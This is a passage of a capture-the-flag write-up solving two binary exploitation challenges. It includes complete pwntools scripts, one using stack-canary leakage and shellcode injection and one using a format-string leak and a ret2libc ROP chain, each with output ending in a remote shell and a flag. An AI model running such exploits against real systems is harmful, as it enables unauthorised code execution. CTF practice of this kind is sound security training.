    o = c.recvline()          # recv "Your buffer address is ...."
    print "Received: ", o
    buf_add = int(o.split(" = ")[-1][2:14], 16)
    print "Buf address is: ", hex(buf_add)
    c.sendline("A"*dist_to_can)
    o = c.recvline()
    print "Received: ", o
    o = c.recv(0x7)
    can = "\x00" + o
    print "Can bytes are: ", hexlify(can)
    #o = c.recv(4096)
    #print "Received after can: ", o
    s = shellcraft.amd64.linux.sh()
    sc = asm(s)
    pl = sc + "B"*(dist_to_can-len(sc))+can+"BBBBBBBB"+pack(buf_add, endian="little")+
"C"*(0x20 - 0x10)+pack(0xd9d8fffffffffdd, endian="little")
    c.sendline(pl)
    o = c.recv(4096)
    print "Received final: ", o
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And run it and get:



```
~/ct/prac/pwn/medium 😎 python medium.py
[+] Opening connection to pwn.n0l3ptr.com on port 10992: Done
Distance to main can is:  136
Received:  You have 2 chances good luck...

Received:  Your buffer address = 0x7ffe7d559f20

Buf address is:  0x7ffe7d559f20
Received:  0x7ffe7d559f20 =>  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Can bytes are:  00b10b6aae225a81
Received final:  ��U}\xfe\x7f
[*] Switching to interactive mode
0x7ffe7d559f20 =>  jhH\xb8/bin///sPH\x89�hri▯\x814$▯▯1�V^H▯VH\x89�1�j;X\x0f\x05BBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBls
bin
dev
flag
lib
lib64
prob.bin
$ cat flag
flag{1S_tH14_f0R_R34l}
```

We get the flag

flag{1S_tH14_f0R_R34l}

Pwn: Hard
74 points

Problem:


nc pwn.n0l3ptr.com 10993

Solution:

We unzip the hard.tz file using the command:


tar -xvzf hard.tz

and get a bin folder with the file hard.x and a libc-2.23.so files. We run checksec and file commands on the executable file and get:




```
~/ct/prac/pwn/hard/bin 😎 checksec hard.x
[*] '/media/sf_ubuntu16.04-shared/1ctf/prac/pwn/hard/bin/hard.x'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
~/ct/prac/pwn/hard/bin 😎 file hard.x
hard.x: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=ddbac65eb272150e22dc520883e18679c60c800f, stripped
~/ct/prac/pwn/hard/bin 😎 █
```

We see that the executable is a 64-bit ELF binary in LSB form, with canary protection, full relro and NX enabled. Considering that we are also given a libc file, we can assume for now that this most likely will be a ret2libc exploit. We run the executable and get:





```
~/ct/prac/pwn/hard/bin 😎 ./hard.x
Format string > AAAAAAAA..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..
%llx..%llx..%llx
AAAAAAAA..25bd48f..7f580a506790..a786c6c..25bd48f..6c252e2e786c6c25..0..7ffc22f0d014..4141414141414141..2e2e78
6c6c252e2e..6c252e2e786c6c25..786c6c252e2e786c..2e2e786c6c252e2e..6c252e2e786c6c25..786c6c252e2e786c..2e2e786c
6c252e2e..6c252e2e786c6c25..786c6c252e2e786c
You know what to do...yee _
```

We have a format string vulnerability based on the above execution of the program. We also happen to find that our buffer is the 8th format parameter. We can skip ltrace and jump straight to radare2 to examine the file further. Radare2 was able to analyze main so we jump to it and get:


```
[0x40071a] ;[gc]
(fcn) main 76
  main ();
; var int local_20h @ rbp-0x20
; var int local_14h @ rbp-0x14
; var int local_ch @ rbp-0xc
; var int local_8h @ rbp-0x8
; DATA XREF from 0x0040058d (entry0)
push rbp
mov rbp, rsp
sub rsp, 0x20
mov dword [local_14h], edi
mov qword [local_20h], rsi
; [0x28:8]=-1
; '('
; 40
mov rax, qword fs:[0x28]
mov qword [local_8h], rax
xor eax, eax
; -1
; -12
mov dword [local_ch], 0xffffffff
lea rax, [local_ch]
mov rdi, rax
call sub.Format_string_666;[ga]
mov eax, 0
mov rdx, qword [local_8h]
xor rdx, qword fs:[0x28]
je 0x400764;[gb]

]                                0x400764 ;[gb]
_stack_chk_fail;[gd]           ; JMP XREF from 0x
                               leave
                               ret
```

We see that it calls the “Format_String” function and if we examine it, we get:


```
[0x400666] ;[ge]
(fcn) sub.Format_string_666 180
  sub.Format_string_666 ();
; var int local_268h @ rbp-0x268
; var int local_260h @ rbp-0x260
; var int local_8h @ rbp-0x8
; CALL XREF from 0x00400746 (main)
push rbp
mov rbp, rsp
sub rsp, 0x270
mov qword [local_268h], rdi
; [0x28:8]=-1
; '('
; 40
mov rax, qword fs:[0x28]
mov qword [local_8h], rax
xor eax, eax
; const char * format
; 0x4007f4
; "Format string > "
mov edi, str.Format_string
mov eax, 0
call sym.imp.printf;[ga]
; FILE *stream
mov edi, 0
call sym.imp.fflush;[gb]
; FILE *stream
; rdi
; [0x601010:8]=0
mov rdx, qword [obj.stdin]
lea rax, [local_260h]
; int size
; 400
mov esi, 0x190
; char *s
mov rdi, rax
call sym.imp.fgets;[gc]
```



```
call sym.imp.fgets;[gc]
lea rax, [local_260h]
; const char * format
mov rdi, rax
mov eax, 0
call sym.imp.printf;[ga]
; const char * format
; 0x400805
; "You know what to do..."
mov edi, str.You_know_what_to_do...
mov eax, 0
call sym.imp.printf;[ga]
; FILE *stream
mov edi, 0
call sym.imp.fflush;[gb]
; FILE *stream
; rdi
; [0x601010:8]=0
mov rdx, qword [obj.stdin]
lea rax, [local_260h]
; int size
; rsi
mov esi, 0x280
; char *s
mov rdi, rax
call sym.imp.fgets;[gc]
nop
mov rax, qword [local_8h]
xor rax, qword fs:[0x28]
je 0x400718;[gd]

k_chk_fail;[gf]

 0x400718 ;[gd]
; JMP XREF from 0x00400711 (sul
leave
ret
```

Our plan of attack is as follows:


In our first pass, we obtain the format parameters of the canary for the Format_String function by obtaining it offset from the buffer using rbp relative addresses (0x260-0x8) and dividing this number by 8 and then adding 8 (since the format parameter 8 is our buffer and the canary is above our buffer). We do the same process to obtain the format parameter for the libc_start_main+240 (l240), the return address for main. Once we obtain l240's address, we can create a rop gadget using pwntools as follows:

```
libc = ELF("./libc-2.23.so")
l240_off =  libc.symbols["__libc_start_main"]+240
libc_base = l240_add - l240_off
libc.address = libc_base
rop = ROP(libc)
rop.system(next(libc.search("/bin/sh\x00")))
```

where l240_add is the address of l240 obtained using the format parameter method. In our second, pass we send our payload containing:


garbage bytes up to the canary + leaked canary + garbage bytes to overwrite rbp and return address + rop gadget

Putting this in a script, we get:



```python
from pwn import *

def get_flag():
    context.arch = "amd64"
    local = False
    c = process("./hard.x") if local else remote("pwn.n0l3ptr.com", 10993)
    dist_to_can = 0x260 - 0x8
    dist_to_l240 = 0x260 + 0x8*2 + 0x20 + 0x8
    can_param = (dist_to_can)//8 + 0x8
    print "Canary param is: ", can_param
    l240_param = (dist_to_l240)//8 + 0x8
    print "l240 param is: ", l240_param
    c.recvuntil("> ")
    #leak 2 canaries and the __libc_start_main+240 address
    c.sendline("%{}$llx..%{}$llx".format(can_param, l240_param))
    o = c.recvline().rstrip()
    can = int(o.split("..")[0],16)
    print "Canary is: ", hex(can)
    l240_add = int(o.split("..")[1], 16)
    print "l240 add is: ", hex(l240_add)
    # recv promt
    o = c.recvuntil("...")
    print "Received: ", o
    # get libc base and create rop gadget
    libc = ELF("./libc-2.23.so")
    l240_off =  libc.symbols["__libc_start_main"]+240
    libc_base = l240_add - l240_off
    libc.address = libc_base
    rop = ROP(libc)
    rop.system(next(libc.search("/bin/sh\x00")))
    print rop.dump()
    # send payload
    payload = "A"*dist_to_can + pack(can) + pack(0xdeadbeefdeadbeef) + str(rop)
    c.sendline(payload)
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And running it, we get:



```
~/ct/prac/pwn/hard/bin 😎 python hard.py
[+] Opening connection to pwn.n0l3ptr.com on port 10993: Done
Canary param is:  83
l240 param is:  91
Canary is:  0x17f0b87a48d17100
l240 add is:  0x7f0fa517c830
Received:  You know what to do...
[*] '/media/sf_ubuntu16.04-shared/1ctf/prac/pwn/hard/bin/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loading gadgets for '/media/sf_ubuntu16.04-shared/1ctf/prac/pwn/hard/bin/libc-2.23.so'
0x0000:   0x7f0fa517d102 pop rdi; ret
0x0008:   0x7f0fa52e8d17 [arg0] rdi = 139705172528407
0x0010:   0x7f0fa51a1390 system
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib64
prob.bin
$ cat flag
flag{Th4T_m1Ght_H4v3_b33n_T00_E4sY}
```

We obtain the flag.

flag{Th4T_m1Ght_H4v3_b33n_T00_E4sY}